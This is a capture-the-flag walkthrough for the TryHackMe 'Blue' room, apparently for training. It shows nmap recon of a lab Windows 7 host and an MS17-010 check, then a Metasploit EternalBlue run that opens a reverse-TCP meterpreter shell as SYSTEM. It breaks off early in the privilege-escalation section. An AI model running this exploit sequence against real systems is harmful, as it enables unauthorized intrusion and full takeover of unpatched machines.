TryHackMe: Blue


Answers are all on the last page

Task 1: Recon

As always lets start with a nmap scan. I like to identify ports first with a quicker scan, then run an aggressive (-A) scan on positively identified ports

- nmap -p- -T4 10.10.0.54


We can see several ports open, however all we are really interested in is 139 and 445



```
root@ip-10-10-101-179:~# nmap -p- -T4 10.10.0.54

Starting Nmap 7.60 ( https://nmap.org ) at 2024-06-07 15:34 BST
Stats: 0:02:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 12.42% done; ETC: 15:54 (0:17:23 remaining)
Stats: 0:06:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 27.88% done; ETC: 15:56 (0:15:52 remaining)
Stats: 0:08:41 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 39.21% done; ETC: 15:56 (0:13:28 remaining)
Stats: 0:11:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 51.66% done; ETC: 15:57 (0:10:57 remaining)
Stats: 0:14:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 65.20% done; ETC: 15:57 (0:07:59 remaining)
Stats: 0:16:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 70.38% done; ETC: 15:57 (0:06:50 remaining)
Stats: 0:21:49 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 93.53% done; ETC: 15:57 (0:01:31 remaining)
Stats: 0:25:43 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
 YN Stealth Scan Timing: About 99.99% done; ETC: 16:00 (0:00:00 remaining)
  ap scan report for ip-10-10-0-54.eu-west-1.compute.internal (10.10.0.54)
  st is up (0.00039s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
MAC Address: 02:18:77:D9:0D:AB (Unknown)
```

Next I run with -A on open ports 139 and 445 for full enumeration

- nmap -p -A 10.10.0.54




```
root@ip-10-10-101-179:~# nmap -p139,445 -A 10.10.0.54

Starting Nmap 7.60 ( https://nmap.org ) at 2024-06-07 16:21 BST
Nmap scan report for ip-10-10-0-54.eu-west-1.compute.internal (10.10.0.54)
Host is up (0.00040s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 02:18:77:D9:0D:AB (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (96%), Microsoft Windows Server 2008 SP1 (96%)
indows 10 or Xbox One (96%), Microsoft Windows 7 (96%), Microsoft Windows 7 SP0 - SP1 or Windows Server 2008 (96%), Microsoft Win
Windows 8.1 Update 1 (96%), Microsoft Windows 7 SP1 (96%), Microsoft Windows 7 Ultimate (96%), Microsoft Windows 7 Ultimate SP1 o
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

 st script results:
 nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:18:77:d9:0d:ab (unknown)
 smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-06-07T10:21:22-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-06-07 16:21:23
|_  start_date: 2024-06-07 15:01:57

TRACEROUTE
HOP RTT     ADDRESS
1   0.40 ms ip-10-10-0-54.eu-west-1.compute.internal (10.10.0.54)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.88 seconds
```

Bit of interesting info – We have a NetBIOS name of JON-PC which could be a user name ‘*hint hint*’, we can also see the OS is Windows 7

Nmap has a lot of useful scripts which we can use, lets have a look to see which ones might be relevant to us


- ls /usr/share/nmap/scripts/smb*



```
root@ip-10-10-101-179:~# ls /usr/share/nmap/scripts/smb*
/usr/share/nmap/scripts/smb2-capabilities.nse          /usr/share/nmap/scripts/smb-enum-processes.nse  /usr/share/nmap/scripts/smb-print-text.nse         /us
/usr/share/nmap/scripts/smb2-security-mode.nse         /usr/share/nmap/scripts/smb-enum-sessions.nse   /usr/share/nmap/scripts/smb-protocols.nse          /us
/usr/share/nmap/scripts/smb2-time.nse                  /usr/share/nmap/scripts/smb-enum-shares.nse     /usr/share/nmap/scripts/smb-psexec.nse             /us
/usr/share/nmap/scripts/smb2-vuln-uptime.nse           /usr/share/nmap/scripts/smb-enum-users.nse      /usr/share/nmap/scripts/smb-security-mode.nse      /us
/usr/share/nmap/scripts/smb-brute.nse                  /usr/share/nmap/scripts/smb-flood.nse           /usr/share/nmap/scripts/smb-server-stats.nse       /us
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse /usr/share/nmap/scripts/smb-ls.nse              /usr/share/nmap/scripts/smb-system-info.nse        /us
/usr/share/nmap/scripts/smb-enum-domains.nse           /usr/share/nmap/scripts/smb-mbenum.nse          /usr/share/nmap/scripts/smb-vuln-conficker.nse     /us
/usr/share/nmap/scripts/smb-enum-groups.nse            /usr/share/nmap/scripts/smb-os-discovery.nse    /usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse  /us
```

Can you see one which would be particularly useful in this room? – *its /usr/share/nmap/scripts/ smb-vuln-ms17-010.nse* – Which checks if target is vulnerable to ‘Eternal Blue’ vulnerability. We can run this script with

- nmap –script= smb-vuln-ms17-010.nse 10.10.0.54




```
root@ip-10-10-101-179:~# nmap -Pn --script=smb-vuln-ms17-010.nse 10.10.0.54

Starting Nmap 7.60 ( https://nmap.org ) at 2024-06-07 16:36 BST
Nmap scan report for ip-10-10-0-54.eu-west-1.compute.internal (10.10.0.54)
Host is up (0.00043s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
MAC Address: 02:18:77:D9:0D:AB (Unknown)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 62.87 seconds
```

Looks like a positive result! The machine is vulnerable to ms17-010 exploit

Task 2: Gain Access

Lets fire up Metasploit and see if there is an exploit we can use

- search eternal blue



```
msf6 >
msf6 > search eternal blue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
```


Perfect! Looks like the first one is what we are after

- use 0

Lets have a look at the options and set the relevant ones – in this case its only ‘RHOSTS’ which we need to change


- options

- set RHOSTS 10.10.0.54



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windo
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.101.179    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.0.54
RHOSTS => 10.10.0.54
```

Finally, we can run the exploit and hopefully pop a shell! If it doesn't work the first time, don't worry, relax and try again, sometimes it can be temperamental



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.101.179:4444
[*] 10.10.0.54:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.0.54:445        - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack
[*] 10.10.0.54:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.0.54:445 - The target is vulnerable.
[*] 10.10.0.54:445 - Connecting to target for exploitation.
[+] 10.10.0.54:445 - Connection established for exploitation.
[+] 10.10.0.54:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.54:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.0.54:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.0.54:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.0.54:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.0.54:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.0.54:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.0.54:445 - Sending all but last fragment of exploit packet
[*] 10.10.0.54:445 - Starting non-paged pool grooming
  ] 10.10.0.54:445 - Sending SMBv2 buffers
  ] 10.10.0.54:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
  ] 10.10.0.54:445 - Sending final SMBv2 buffers.
[*] 10.10.0.54:445 - Sending last fragment of exploit packet!
[*] 10.10.0.54:445 - Receiving response from exploit packet
[+] 10.10.0.54:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.0.54:445 - Sending egg to corrupted connection.
[*] 10.10.0.54:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.0.54
[+] 10.10.0.54:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.0.54:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.0.54:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (10.10.101.179:4444 -> 10.10.0.54:49225) at 2024-06-07 15:49:56 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


Lets check who we are in as – Looks like NT AUTHORITY\SYSTEM – Which is equivalent to root

Task 3: Escalate

We need to background the session – we can use CTRL+Z – But I prefer to type 'background'. We are kicked back to Metasploit prompt. But don't worry, your shell is still open and active, its just running in the background. We can check this with 'sessions'

- background

- sessions

